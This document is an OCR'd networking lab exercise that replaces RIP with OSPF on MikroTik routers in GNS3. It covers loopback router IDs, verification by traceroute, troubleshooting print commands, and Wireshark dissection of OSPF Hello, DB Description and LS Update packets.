


Figure 1 – Final GNS3 network environment

1. Open GNS3

   1.1. Open the previous Chapter 27 lab

   1.2. Save it as a new project: **LAB_14**

2. Remove RIP from the network environment

2.1. In Router1, remove RIPv2 advertisements from all interfaces

```
> routing rip interface-template remove 0
```

2.2. Terminate the RIPv2 instance

```
> routing rip instance remove 0
```

3. Assign Router1 a new loopback address to be used as device identifiers for OSPF

3.1. Create a new loopback interface

```
> interface bridge add name=loopback
```

Command	Meaning
interface	Access the interface menu directly
bridge	every ethernet frame received on this point gets transmitted to all other points
add	create a new interface
name=	what follows will be a name for this new interface
loopback	This self-documenting name allows humans to know the purpose of this bridge interface

> **NOTE:** Loopback interfaces are useful in that they are always online. They cannot go up and down like a physical interface.

3.2. Assign it a unique IPv4 address – *10.255.255.1*

```
> ip address add address=10.255.255.1/32 interface=loopback
```

Command	Meaning
ip address	access the ip address menu directly
add	create a new IP address
address=	what follows will be the new IP address
10	10 is the start of the backbone IP space
255.255	255 can have several meanings such as "all", wildcard, no change, etc. In this case, it is a notation saying that this is not a network address for use by the network.
1	this indicates it is router 1
/32	CIDR notation means that only 1 IP address is allowed. It serves as another notation about non-network address
interface=	what follows is the interface that will use this IP address
loopback	the interface name. In this case, it is referring to the bridge interface we created earlier

NOTE: Loopback addresses can be anything (with some exceptions) as long as they are unique to the device. Since we are using them as device identifiers, it is important to be able to quickly differentiate between a routing IP address and a loopback address. For the purpose of documentation and organization, we are using the format 10.255.255.X for the loopback addresses on this network, where X represents the router's number (ex 1, 2, and 3). This is not a hard-and-fast rule… feel free to adjust as necessary.

4. Repeat steps 2 and 3 above on both Router2 and Router3

5. Update your network diagram with new router ID labels

Phase III – OSPF

OSPF is a link-state routing protocol that finds the shortest path between two network points and then uses this path to send packets. In our current configuration, there is no "shortest path" per se, we are just looking to get OSPF working so you can see it in action.

OSPF configuration in MikroTik Routers follows a basic format:

- Create a loopback interface
- Enable the OSPF routing protocol
- Configure the OSPF area
- Configure the OSPF network

1. Start a Wireshark packet capture on the Router1-Router2 link

2. Configure OSPF on Router1

2.1. Create an instance of OSPF and assign the router's loopback address to serve as the router's ID

```
> routing ospf instance add name=Bob version=2 router-id=10.255.255.1
```

Command	Meaning
routing ospf instance	access the routing ospf instance menu directly
add	create a new OSPF instance
name=	what follows is the name we are giving this instance
Bob	The name, it could be anything that helps humans understand why it is here: marketing, default, building-17, etc. We are using Bob because why not Bob? We are only going to have 1 instance, so it doesn't matter.
version=2	version 2 indicates that we are using OSPF IPv4 networks, version=3 would indicate IPv6
router-id=	what follows is the ID number of the router
10.255.255.1	Not a real IP address meaning router 1 on network space 10.0.0.0

2.2. Create the OSPF area by typing

```
> routing ospf area add name=backbone area-id=0.0.0.0 instance=Bob
```

Command	Meaning
routing ospf area	access the routing ospf area menu directly
add	create a new area
name=	what follows is the name we are giving this area
backbone	this is our main area
area-id=	what follows is the ID number for the area name – NOTE: 0.0.0.0 is always the backbone
instance=Bob	what follows is the instance we are going to use, in this case, we will use the instance 'Bob' that we created earlier

2.3. Add each interface connected to Router1 to the OSPF backbone area

```
> routing ospf interface-template add area=backbone interfaces=all
```

NOTE: There are several additional ways to create the template by....

1. Assigning interface names individually


```
> routing ospf interface-template add area=backbone
interfaces=loopback
```

```
> routing ospf interface-template add area=backbone
interfaces=ether1
```

2. Assigning specific networks instead of interfaces

```
> routing ospf interface-template add area=backbone
network=x.x.x.x/x
```

3. In Wireshark, you should now see *OSPF Hello* packets broadcasted at a regular interval of every 10 seconds (further dissected in Phase III)




```
10.0.4.1          224.0.0.5       OSPF   Hello Packet
10.0.4.1          224.0.0.5       OSPF   Hello Packet
10.0.4.1          224.0.0.5       OSPF   Hello Packet
10.0.4.1          224.0.0.5       OSPF   Hello Packet
10.0.4.1          224.0.0.5       OSPF   Hello Packet
10.0.4.1          224.0.0.5       OSPF   Hello Packet
10.0.4.1          224.0.0.5       OSPF   Hello Packet
```

Figure 2 – Wireshark packet capture

4. Repeat the above steps to configure OSPF for Router2 and Router3

NOTE: Remember, in this example, Router 2's ID is **10.255.255.2** and Router3's ID is **10.255.255.3**.

5. You will know when you are successful if you see the following OSPF packets in Wireshark



```
10.0.4.1          10.0.4.2        OSPF   DB Description
10.0.4.2          10.0.4.1        OSPF   DB Description
10.0.4.2          10.0.4.1        OSPF   LS Request
10.0.4.1          10.0.4.2        OSPF   DB Description
10.0.4.1          10.0.4.2        OSPF   LS Request
10.0.4.2          10.0.4.1        OSPF   LS Update
10.0.4.1          10.0.4.2        OSPF   LS Update
10.0.4.1          224.0.0.5       OSPF   LS Update
10.0.4.2          224.0.0.5       OSPF   LS Acknowledge
10.0.4.1          224.0.0.5       OSPF   LS Acknowledge
10.0.4.2          224.0.0.5       OSPF   LS Update
10.0.4.1          10.0.4.2        OSPF   LS Update
10.0.4.2          224.0.0.5       OSPF   LS Acknowledge
10.0.4.2          10.0.4.1        OSPF   LS Update
10.0.4.1          224.0.0.5       OSPF   LS Acknowledge
```

Figure 3 – OSPF routing data exchange

6. Stop the Router1-Router2 Wireshark packet capture

> **NOTE:** Do not close the window yet! We will come back to this in the next section.

7. Wait a minute for OSPF to fully exchange routing tables for the entire network…


Figure Zzzzzz

8. Test the environment

    8.1. Request an IP address to devices in both the red and blue subnets to verify DHCP is operational

    8.2. From the PC1 console, trace the route taken to PC3

```
> trace 10.0.2.100 -P 1
```



```
PC1> trace  10.0.2.100 -P 1
trace to 10.0.2.100, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   1.677 ms  0.785 ms  0.572 ms
 2   10.0.4.2   2.724 ms  2.459 ms  1.053 ms
 3   10.0.2.100   1.644 ms  0.904 ms  0.593 ms

PC1> █
```

Figure 4 – Tracing connection between PC1 and PC3

8.3. Cut the connection between Router1 and Router2





Figure 5 – Cutting Router1-Router2 link

8.4. Retrace the PC1-PC3 route to verify it can dynamically update the optimal network path

```
> trace 10.0.2.100 -P 1
```



```
PC1> trace  10.0.2.100 -P 1
trace to 10.0.2.100, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   2.143 ms  1.164 ms  0.955 ms
 2   10.0.5.2   3.582 ms  1.458 ms  0.518 ms
 3   10.0.6.1   1.009 ms  0.817 ms  0.805 ms
 4   10.0.2.100   1.236 ms  1.047 ms  0.981 ms

PC1> █
```


Figure 6 – Tracing connection between PC1 and PC3

OSPF Troubleshooting

The following router commands are useful in troubleshooting errors you might encounter. Below is the expected output for **Router1**.

1. All created OSPF instances. In this example, there should only be one per router.

```
> routing ospf instance print
```




```
[admin@ROUTER-01] > routing ospf instance print
Flags: X - disabled, I - inactive
 0   name="OSPF-ROUTER-01" version=2 vrf=main router-id=10.255.255.1
[admin@ROUTER-01] >
```

Figure 7 – Router1 OSPF instance

2. All created OSPF areas. In this example, there should only be one ***backbone*** area per router.

```
> routing ospf area print
```




```
[admin@ROUTER-01] > routing ospf area print
Flags: X - disabled, I - inactive, D - dynamic; T - transit-capable
 0    name="backbone" instance=OSPF-DATA area-id=0.0.0.0 type=default
[admin@ROUTER-01] >
```

Figure 8 – Router1 OSPF area

2. Instances set to be configured with OSPF. Your output may vary depending whether you specified individual interfaces or networks.

```
> routing ospf interface-template print
```




```
[admin@ROUTER-01] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0   area=backbone interfaces=all instance-id=0 type=broadcast
     retransmit-interval=5s transmit-delay=1s hello-interval=10s
     dead-interval=40s priority=128 cost=1
[admin@ROUTER-01] >
```

Figure 9 – Router1 OSPF interfaces

3. All current OSPF neighbors currently sharing routing information. There should be two neighbors listed: Router2 and Router3. Pay attention to the ***router-id*** values to identify which is which.

```
> routing ospf neighbor print
```




```
[admin@ROUTER-01] > routing ospf neighbor print
Flags: V - virtual; D - dynamic
 0  D instance=OSPF-ROUTER-01 area=backbone address=10.0.4.2 priority=128
      router-id=10.255.255.2 dr=10.0.4.1 bdr=10.0.4.2 state="Full"
      state-changes=6 adjacency=15m59s timeout=32s

 1  D instance=OSPF-ROUTER-01 area=backbone address=10.0.5.2 priority=128
      router-id=10.255.255.3 dr=10.0.5.1 bdr=10.0.5.2 state="Full"
      state-changes=6 adjacency=3m58s timeout=32s
[admin@ROUTER-01] >
```

Figure 10 – Router1 OSPF neighbors

NOTE: If the Router1-Router2 link is still cut, there will only be one neighbor shown until this connection is restored.

5. All routes currently known by the host router. This should contain every subnet ID on this network.

```
> ip route print
```



```
[admin@ROUTER-01] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, o - OSPF; + - ECMP
Columns: DST-ADDRESS, GATEWAY, DISTANCE
     DST-ADDRESS       GATEWAY          DISTANCE
DAc  10.0.0.0/23       ether1                  0
DAo  10.0.2.0/24       10.0.4.2%ether2       110
DAo  10.0.3.0/29       10.0.5.2%ether3       110
DAc  10.0.4.0/30       ether2                  0
DAc  10.0.5.0/30       ether3                  0
DAo+ 10.0.6.0/30       10.0.5.2%ether3       110
DAo+ 10.0.6.0/30       10.0.4.2%ether2       110
DAc  10.255.255.1/32   loopback                0
DAo  10.255.255.2/32   10.0.4.2%ether2       110
DAo  10.255.255.3/32   10.0.5.2%ether3       110
[admin@ROUTER-01] >
```

Figure 11 – Router1 routing table


Phase IV – Dissecting OSPF Traffic

OSPF is a noisy protocol when no constraints are made. You should see many different kinds of packets appearing on the Wireshark capture.

1. Focus on the previous Router1-Router2 Wireshark capture

NOTE: You can always generate more OSPF traffic by deleting then restoring any router-adjacent connection.

1.1. Filter only for *OSPF* packets




ospf

Source	Destination
10.0.4.2	224.0.0.5
10.0.4.1	224.0.0.5

Figure 12 – Filtered Wireshark capture

1.2. **[Hello Packet]**

These packets are sent every 10 seconds (default) out of configured interfaces. The Hello Packets are used to discover OSPF neighbors and help build adjacency. Notice that the destination for the Hello Packets is 224.0.0.5. This is the broadcast address for the OSPF protocol.




```
10.0.4.1           224.0.0.5        OSPF   Hello Packet

+ Frame 542: 82 bytes on wire (656 bits), 82 bytes captured (65
+ Ethernet II, Src: 0c:e5:f2:4d:00:01, Dst: 01:00:5e:00:00:05
+ Internet Protocol Version 4, Src: 10.0.4.1, Dst: 224.0.0.5
- Open Shortest Path First
  + OSPF Header
  - OSPF Hello Packet
      Network Mask: 255.255.255.252
      Hello Interval [sec]: 10
    + Options: 0x02, (E) External Routing
      Router Priority: 128
      Router Dead Interval [sec]: 40
      Designated Router: 10.0.4.2
      Backup Designated Router: 10.0.4.1
      Active Neighbor: 10.255.255.2
```

Figure 13 – OSPF Hello

1.3. **[DB Description]**

Database description packets are distributed after the OSPF handshake between two routers has been established. Here, they will advertise the current state of their internal OSPF database. In the example below, Router2 is telling Router1 that it currently has five links to offer: three directly connected and two remote.




```
10.0.4.1          10.0.4.2          OSPF    DB Description
10.0.4.2          10.0.4.1          OSPF    DB Description
10.0.4.1          10.0.4.2          OSPF    DB Description

  - OSPF DB Description
      Interface MTU: 1500
    + Options: 0x02, (E) External Routing
    + DB Description: 0x01, (MS) Master
      DD Sequence: 2022765548
  + LSA-type 1 (Router-LSA), len 72
  + LSA-type 1 (Router-LSA), len 72
  + LSA-type 1 (Router-LSA), len 72
  + LSA-type 2 (Network-LSA), len 32
  + LSA-type 2 (Network-LSA), len 32
```

Figure 14 – OSPF database descriptor

1.4. **[LS Update]**

Link state update packets are used exchange network information between OSPF neighbors. This will occur any time routing information is altered, such as a cable being cut, an interface going offline, or the addition of new links. The example below shows Router2 advertising the networks 10.0.2.0/24 and 10.255.255.2/32 to Router1.




```
10.0.4.1           10.0.4.2        OSPF    DB Description
10.0.4.2           224.0.0.5       OSPF    LS Update
10.0.4.2           224.0.0.5       OSPF    LS Update

         Advertising Router: 10.255.255.2
         Sequence Number: 0x80000006
         Checksum: 0xa8ff
         Length: 72
       + Flags: 0x00
         Number of Links: 4
       + Type: Transit  ID: 10.0.4.2       Data: 10.0.4.2        Metric: 1
       + Type: Transit  ID: 10.0.6.2       Data: 10.0.6.1        Metric: 1
       + Type: Stub     ID: 10.0.2.0       Data: 255.255.255.0   Metric: 1
       + Type: Stub     ID: 10.255.255.2   Data: 255.255.255.255 Metric: 1
```

Figure 15 – OSPF link-state update

1.5. **[LS Request]**

After an LS Update is received, the router will transmit a link state update packet for further information about the network. This will then be followed by additional LS Update packets contain the requested data.

